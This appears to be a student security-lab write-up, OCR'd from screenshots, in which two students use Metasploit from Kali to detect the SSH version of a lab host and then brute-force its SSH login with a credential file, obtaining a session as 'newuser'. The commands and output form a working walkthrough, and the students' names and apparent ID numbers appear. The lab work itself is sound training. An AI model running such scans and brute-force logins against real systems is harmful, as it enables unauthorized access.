
We followd the instructions and Metasploit to search which ssh version our victim uses. We can see the is ssh-2.0



```
┌──(root1㉿kali)-[~]
└─$ sudo python3 /home/root1/Desktop/print_names.py
Omer Ben Chorin 205980790 | Bar Harel 313611113 | Tue Dec 13 23:21:40 2022

┌──(root1㉿kali)-[~]
└─$ 
```

```
Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-
                                      framework/wiki/Using-Metasploit
  RPORT    22               yes       The target port (TCP)
  THREADS  1                yes       The number of concurrent threads (max one per host)
  TIMEOUT  30               yes       Timeout for the SSH probe

Description:
  Detect SSH Version.

References:
  https://en.wikipedia.org/wiki/SecureShell

msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf6 auxiliary(scanner/ssh/ssh_version) > set THREADS 1
THREADS => 1
msf6 auxiliary(scanner/ssh/ssh_version) > run

[+] 10.0.2.6:22           - SSH server version: SSH-2.0-OpenSSH_9.0p1 Debian-1+b1
[*] 10.0.2.6:22           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) > python3 print_names.py
[*] exec: python3 print_names.py

python3: can't open file '/home/root1/print_names.py': [Errno 2] No such file or directory
msf6 auxiliary(scanner/ssh/ssh_version) > cd
[-] No path specified
msf6 auxiliary(scanner/ssh/ssh_version) > python print_names.py
[*] exec: python print_names.py

python: can't open file '/home/root1/print_names.py': [Errno 2] No such file or directory
msf6 auxiliary(scanner/ssh/ssh_version) > run

[+] 10.0.2.6:22           - SSH server version: SSH-2.0-OpenSSH_9.0p1 Debian-1+b1
[*] 10.0.2.6:22           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) > 
```

Now we are going to use the txt file that contain several users names and passwords and try to log in to the victim computer . as we can see, the brut force method succeed, and we were able to log in to the victim user.



```
┌──(root1㉿kali)-[~]
└─$ sudo python3 /home/root1/Desktop/print_names.py
Omer Ben Chorin 205980790 | Bar Harel 313611113 | Tue Dec 13 23:21:40 2022

┌──(root1㉿kali)-[~]
└─$ 
```

```
msf6 auxiliary(scanner/ssh/ssh_version) > python print_names.py
[*] exec: python print_names.py

python: can't open file '/home/root1/print_names.py': [Errno 2] No such file or directory
msf6 auxiliary(scanner/ssh/ssh_version) > run

[+] 10.0.2.6:22          - SSH server version: SSH-2.0-OpenSSH_9.0p1 Debian-1+b1
[*] 10.0.2.6:22          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) > search ssh_login

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                          normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                   normal  No     SSH Public Key Login Sc
anner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_l
ogin_pubkey

msf6 auxiliary(scanner/ssh/ssh_version) > 0
[-] Unknown command: 0
msf6 auxiliary(scanner/ssh/ssh_version) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /home/root1/Desktop/p.txt
USERPASS_FILE => /home/root1/Desktop/p.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.0.2.6:22 - Starting bruteforce
[+] 10.0.2.6:22 - Success: 'newuser:newuser1' 'uid=1001(newuser) gid=1001(newuser) groups=1001(newuse
r) Linux kali 5.18.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.5-1kali6 (2022-07-07) x86_64 GNU/
Linux '
[*] SSH session 1 opened (10.0.2.5:46737 -> 10.0.2.6:22) at 2022-12-13 23:34:37 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```